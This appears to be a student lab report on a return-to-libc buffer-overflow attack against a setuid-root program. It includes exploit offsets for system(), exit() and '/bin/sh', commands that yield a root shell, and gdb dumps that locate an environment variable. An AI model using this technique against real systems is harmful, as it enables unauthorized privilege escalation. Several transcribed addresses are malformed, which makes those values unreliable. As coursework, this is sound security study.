
After you finish the above program, compile and run it; this will generate the contents for "badfile". Run the vulnerable program retlib. If your exploit is implemented correctly, when the function bof returns, it will return to the system() libc function, and execute system("/bin/sh"). If the vulnerable program is running with the root privilege, you can get the root shell at this point.

Commands:

```

$ gcc exploit.c -o exploit
$ ./exploit
$ ls -l badfile
$ ./retlib
# root privilege is the output

```



```
Terminal
seed@CS412_Suhan_Attacker:~$ clear
seed@CS412_Suhan_Attacker:~$ gcc exploit.c -o exploit
seed@CS412_Suhan_Attacker:~$ ./exploit
seed@CS412_Suhan_Attacker:~$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Feb 26 10:52 badfile
seed@CS412_Suhan_Attacker:~$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

Questions.

Please describe how you decide the values for X, Y and

Z.For example:

```
* (long *) &buf[24] = 0xb7e42da0 ; // system()
* (long *) &buf[28] = 0xb7e369d0 ; // exit()
* (long *) &buf[32] = 0xbfffffe1c ; // "/bin/sh"
```

Ans : Calculate locations:

X = (ebp value - buffer value) +4

Y = (ebp value - buffer value) +8

Z = (ebp value - buffer value)+12

It should be noted that the exit() function is not very necessary for this attack; however, without this function, when system() returns, the program might crash, causing suspicions. Comment out the line corresponding to exit() in the exploit.c code.

For example:

```
* (long *) &buf[24] = 0xb7e42da0 ; // system()
* (long *) &buf[32] = 0xbfffffe1c ; // "/bin/sh"
```

Commands:

```
$ gcc exploit.c -o exploit  
$ ./exploit  
$ ./retlib  
# root privilege is the  
output.Segmentation fault
```



A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window titled "Terminal". The terminal window contains the following command-line session:

```
seed@CS412_Suhan_Attacker:~$ gcc exploit.c -o exploit  
seed@CS412_Suhan_Attacker:~$ ./exploit  
seed@CS412_Suhan_Attacker:~$ ./retlib  
Segmentation fault  
seed@CS412_Suhan_Attacker:~$ █
```

The desktop interface includes a dock with icons for Dash, Home, Applications, and the Dash search bar. The system tray shows battery level, signal strength, and the time (11:35 AM). The desktop background is a dark blue gradient.

Task 4: Changing length of the file name

The Vulnerable program is compiled again as setuid root, but time using a different file namenewretlib instead of retlib.

The attack no longer works with the new executable file but it works with an old executable file ,using the same content of the badfile. This is because the length of file name has changed the address of the environment variable(MYSHELL) in the process address space. The error message also makes it evident that the address has been changed from myshell, as the system() was now looking for command " h" instead of "/bin/sh" .

We observe that changing the filename does affect the relative location of the myshell environment variable in the address space this is the reason that this attack wont work after changing filename of the setuid root program

```
$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c
$ sudo chown root newretlib
$ sudo chmod 4755 newretlib
$ ls -l newretlib
$ ./newretlib
Command not found: h Segmentation
fault
$ ./retlib
# root privilege is the output
```

As we can observe from the screen shot the attack no longer works with the new executable file but still works with the old executable file, using the same content of badfile.

Explain why the attack does not work on changing the file name.

```
Terminal
seed@CS412_Suhan_Attacker:~$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c
seed@CS412_Suhan_Attacker:~$ sudo chown root newretlib
seed@CS412_Suhan_Attacker:~$ sudo chmod 4755 newretlib
seed@CS412_Suhan_Attacker:~$ ls -l newretlib
-rwsr-xr-x 1 root seed 7476 Feb 26 10:55 newretlib
seed@CS412_Suhan_Attacker:~$ ./newretlib
zsh:1: command not found: h
seed@CS412_Suhan_Attacker:~$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

We should use gdb to debug the latter (newretlib_gdb) and former programs(retlib_gdb) to notice the changes in the locations of the environment variables (MYSHELL).

```
$ gcc -fno-stack-protector -z noexecstack -g -o newretlib_gdb retlib.c
$ ls -l newretlib_gdb
$ ls -l retlib_gdb
```

```
Terminal
seed@CS412_Suhan_Attacker:~$ gcc -fno-stack-protector -z noexecstack -g -o newretlib_gdb retlib.c
seed@CS412_Suhan_Attacker:~$ ls -l newretlib_gdb
-rwxrwxr-x 1 seed seed 9692 Feb 26 10:57 newretlib_gdb
seed@CS412_Suhan_Attacker:~$ ls -l retlib_gdb
-rwxrwxr-x 1 seed seed 9692 Feb 26 10:48 retlib_gdb
seed@CS412_Suhan_Attacker:~$
```

```

$ gdb newretlib_gdb
$ b bof
$ r
$ x/s * ((char **)environ)
$ x/100s 0xbfffffc7

```

(this address would be obtained in
the output of the previous line)

```

Terminal
seed@CS412_Suhan_Attacker:~$ gcc -fno-stack-protector -z noexecstack -g -o newretlib_gdb retlib.c
seed@CS412_Suhan_Attacker:~$ ls -l newretlib_gdb
-rwxrwxr-x 1 seed seed 9692 Feb 26 10:57 newretlib_gdb
seed@CS412_Suhan_Attacker:~$ ls -l retlib_gdb
-rwxrwxr-x 1 seed seed 9692 Feb 26 10:48 retlib_gdb
seed@CS412_Suhan_Attacker:~$
seed@CS412_Suhan_Attacker:~$ gdb newretlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
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Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from newretlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 12.
gdb-peda$ r

```

```

Terminal
gdb-peda$ r
Starting program: /home/seed/newretlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----- registers -----]
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1b000 --> 0x1b1bdb0
ESI: 0xb7f1b000 --> 0x1b1bdb0
EDI: 0xb7f1b000 --> 0x1b1bdb0
EBP: 0xbffffd18 --> 0xbffffd48 --> 0x0
ESP: 0xbffffd00 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

[----- code -----]
0x80484bb <bof>:    push   ebp
0x80484bc <bof+1>:   mov    ebp,esp
0x80484be <bof+3>:   sub    esp,0x18
=> 0x80484c1 <bof+6>: push   DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>:   push   0x28
0x80484c6 <bof+11>:  push   0x1
0x80484c8 <bof+13>:  lea    eax,[ebp-0x14]
0x80484cb <bof+16>:  push   eax

[----- stack -----]
0000| 0xbffffd00 --> 0x80485c2 ("badfile")

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[Terminal] [-----stack-----]
0000| 0xbffffd00 --> 0x80485c2 ("badfile")
0004| 0xbffffd04 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffd08 --> 0x1
0012| 0xbffffd0c --> 0xb7dc7400 (<_IO_new_fopen>:      push    ebx)
0016| 0xbffffd10 --> 0xb7f1cdcb --> 0xbffffdfc --> 0xbffffeffd ("XDG_VTNR=7")
0020| 0xbffffd14 --> 0xb7dc7406 (<_IO_new_fopen+6>:     add     ebx, 0x153bfa)
0024| 0xbffffd18 --> 0xbffffd48 --> 0x0
0028| 0xbffffd1c --> 0x804850f (<main+52>:       add     esp, 0x10)
[-----]

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12          fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char**)environ)
0xbffffeffd: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbffffeffd
0xbffffeffd: "XDG_VTNR=7"
0xbffff008: "XDG_SESSION_ID=c1"
0xbffff01a: "CLUTTER_IM_MODULE=xim"
0xbffff030: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff060: "SESSION=ubuntu"
0xbffff06f: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0a0: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0d2: "SHELL=/bin/bash"
0xbffff0e2: "XDG_MENU_PREFIX=gnome-"
0xbffff0f9: "VTE_VERSION=4205"

[Terminal]
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gdb-peda$ x/100s 0xbffffeffd
0xbffffeffd: "XDG_VTNR=7"
0xbffff008: "XDG_SESSION_ID=c1"
0xbffff01a: "CLUTTER_IM_MODULE=xim"
0xbffff030: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff060: "SESSION=ubuntu"
0xbffff06f: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0a0: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0d2: "SHELL=/bin/bash"
0xbffff0e2: "XDG_MENU_PREFIX=gnome-"
0xbffff0f9: "VTE_VERSION=4205"
0xbffff10a: "TERM=xterm-256color"
0xbffff11e: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff147: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff16a: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbffff20f: "WINDOWID=62914570"
0xbffff221: "GNOME_KEYRING_CONTROL="
0xbffff238: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1225"
0xbffff27c: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff2a9: "USER=seed"
0xbffff2b3: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbffff316: "QT_ACCESSIBILITY=1"
0xbffff329: "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc..."
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Terminal 11:01 AM
01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=
01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
0xbfffff4b9:    "1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;3
1:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=
01;31:*.alz=01;31:*.ace=01;31:*.zoo"...
0xbfffff581:    "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=0
1;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*
xpm=01;35:*.tif=01;35:*.tiff=01;35:"...
0xbfffff649:    "*/*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*
.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=
01;35:*.mp4v=01;35:*.vob=01;35:*.qt"...
0xbfffff711:    "=01;35:*.nuv=01;35:*.wmv=01;35:*.ASF=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=0
1;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yu
v=01;35:*.cgm=01;35:*.emf=01;35:*.o"...
0xbfffff7d9:    "gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid
=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:
*.oga=00;36:*.opus=00;36:*.spx=00;3"...
0xbfffff8a1:    "6:*.xspf=00;36:"...
0xbfffff8b1:    "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbfffff8eb:    "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbfffff91f:    "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbfffff948:    "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbfffff97b:    "COLUMNS=91"
0xbfffff986:    "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbfffff9ca:    "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/
java-8-oracle/db/bin:/usr/lib/jvm/j..."
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Terminal 11:02 AM
0xbfffffa92:    "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed
/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/h
ome/seed/.local/bin"
0xbfffffb4b:    "DESKTOP_SESSION=ubuntu"
0xbfffffb62:    "_=~/usr/bin/gdb"
0xbfffffb71:    "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbfffffb92:    "QT_IM_MODULE=ibus"
0xbfffffb4:    "JOB=unity-settings-daemon"
0xbffffbbe:    "PWD=~/home/seed"
0xbffffbcd:    "XDG_SESSION_TYPE=x11"
0xbfffffbe2:    "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbfffffc07:    "XMODIFIERS=@im=ibus"
0xbfffffc1b:    "LANG=en_US.UTF-8"
0xbfffffc2c:    "GNOME_KEYRING_PID="
0xbfffffc3f:    "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffc75:    "GDM_LANG=en_US"
0xbfffffc84:    "IM_CONFIG_PHASE=1"
0xbfffffc96:    "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbfffffcba:    "LINES=27"
0xbfffffcc3:    "GDMSESSION=ubuntu"
0xbffffcd5:    "GTK2_MODULES=overlay-scrollbar"
0xbffffcf4:    "SESSIONTYPE=gnome-session"
0xbfffffd0e:    "XDG_SEAT=seat0"
0xbfffffd1d:    "HOME=~/home/seed"
0xbfffffd2d:    "SHLVL=1"
0xbfffffd35:    "LANGUAGE=en_US"
0xbfffffd44:    "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
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Terminal 11:02 AM
0xbffffd44: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd70: "LIBGL_ALWAYS_SOFTWARE=1"
0xbffffd88: "UPSTART_INSTANCE="
0xbffffd9a: "LOGNAME=seed"
0xbffffdfa7: "XDG_SESSION_DESKTOP=ubuntu"
0xbfffffdc2: "UPSTART_EVENTS=xsession started"
0xbffffde2: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffdfc: "MYSHELL=/bin/sh"
0xbffffe0c: "QT4_IM_MODULE=xim"
0xbffffe1e: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
0xbfffffe84: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbfffffea8: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-iGtNZJTkQI"
0xbfffffee4: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff04: "UPSTART_JOB=unity7"
0xbfffff17: "INSTANCE="
0xbfffff21: "DISPLAY=:0"
0xbfffff2c: "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffff4b: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffff72: "GTK_IM_MODULE=ibus"
0xbfffff85: "XDG_CURRENT_DESKTOP=Unity"
0xbfffff9f: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffc1: "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffe3: "/home/seed/newretlib_gdb"
0xbfffffc: ""
0xbfffffd: ""
0xbfffffe: ""
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$ gdb retlib_gdb
$ b bof
$ r
$ x/s * ((char **)environ)
$ x/100s 0xbfffffce (this address would be obtained in the output of the previous line)

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Terminal
seed@CS412_Suhan_Attacker:~$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 12.
gdb-peda$ r
Starting program: /home/seed/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

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Terminal
[----- registers -----]
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1b000 --> 0x1b1db0
ESI: 0xb7f1b000 --> 0x1b1db0
EDI: 0xb7f1b000 --> 0x1b1db0
EBP: 0xbffffed28 --> 0xbffffed58 --> 0x0
ESP: 0xbffffed10 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
0x80484bb <bof>:    push   ebp
0x80484bc <bof+1>:  mov    ebp,esp
0x80484be <bof+3>:  sub    esp,0x18
=> 0x80484c1 <bof+6>: push   DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>:  push   0x28
0x80484c6 <bof+11>: push   0x1
0x80484c8 <bof+13>: lea    eax,[ebp-0x14]
0x80484cb <bof+16>: push   eax
[----- stack -----]
0000| 0xbffffed10 --> 0x80485c2 ("badfile")
0004| 0xbffffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffed18 --> 0x1
0012| 0xbffffed1c --> 0xb7dc7400 (<_IO_new_fopen>:      push   ebx)
0016| 0xbffffed20 --> 0xb7f1cdcb --> 0xbffffee0c --> 0xbfffff010 ("XDG_VTNR=7")
0020| 0xbffffed24 --> 0xb7dc7406 (<_IO_new_fopen+6>:    add    ebx,0x153bfa)

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Terminal [-----stack-----]
0000| 0xbffffd10 --> 0x80485c2 ("badfile")
0004| 0xbffffd14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffd18 --> 0x1
0012| 0xbffffd1c --> 0xb7dc7400 (<_IO_new_fopen>: push ebx)
0016| 0xbffffd20 --> 0xb7f1cdcb --> 0xbffffe0c --> 0xbfffff010 ("XDG_VTNR=7")
0020| 0xbffffd24 --> 0xb7dc7406 (<_IO_new_fopen+6>: add ebx, 0x153bfa)
0024| 0xbffffd28 --> 0xbffffd58 --> 0x0
0028| 0xbffffd2c --> 0x804850f (<main+52>: add esp, 0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char **)environ)
0xbfffff010: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbfffff010
0xbfffff010: "XDG_VTNR=7"
0xbfffff01b: "XDG_SESSION_ID=c1"
0xbfffff02d: "CLUTTER_IM_MODULE=xim"
0xbfffff043: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbfffff073: "SESSION=ubuntu"
0xbfffff082: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbfffff0b3: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbfffff0e5: "SHELL=/bin/bash"
0xbfffff0f5: "XDG_MENU_PREFIX=gnome-"
0xbfffff10c: "VTE_VERSION=4205"

[Icons]
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Terminal [-----]
0xbfffff0f5: "XDG_MENU_PREFIX=gnome-"
0xbfffff10c: "VTE_VERSION=4205"
0xbfffff11d: "TERM=xterm-256color"
0xbfffff131: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbfffff15a: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbfffff17d: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbfffff222: "WINDOWID=60817418"
0xbfffff234: "GNOME_KEYRING_CONTROL="
0xbfffff24b: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1231"
0xbfffff24f: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbfffff2bc: "USER=seed"
0xbfffff2c6: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbfffff329: "QT_ACCESSIBILITY=1"
0xbfffff33c: "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=..."
0xbfffff404: "=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
0xbfffff4cc: "1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=..."
0xbfffff594: "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:..."
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Terminal 11:27 AM
0xbffff65c:      "*.*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*
.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=
01;35:*.mp4v=01;35:*.vob=01;35:*.qt"...
0xbffff724:      "=01;35:*.nuv=01;35:*.wmv=01;35:*.ASF=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=0
1;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yu
v=01;35:*.cgm=01;35:*.emf=01;35:*.o"...
0xbffff7ec:      "gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid
=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:
*.oga=00;36:*.opus=00;36:*.spx=00;3"...
0xbffff8b4:      "6:*.*.xspf=00;36:*
0xbffff8c4:      "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbffff8fe:      "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbffff932:      "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbffff95b:      "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbffff98e:      "COLUMNS=91"
0xbffff999:      "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbffff9dd:      "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
n:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/
java-8-oracle/db/bin:/usr/lib/jvm/j"...
0xbfffffaa5:      "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed
/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/h
ome/seed/.local/bin"
0xbfffffb5e:      "DESKTOP_SESSION=ubuntu"
0xbfffffb75:      "=_/usr/bin/gdb"
0xbfffffb84:      "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffba5:      "QT_IM_MODULE=ibus"
0xbffffbb7:      "JOB=unity-settings-daemon"
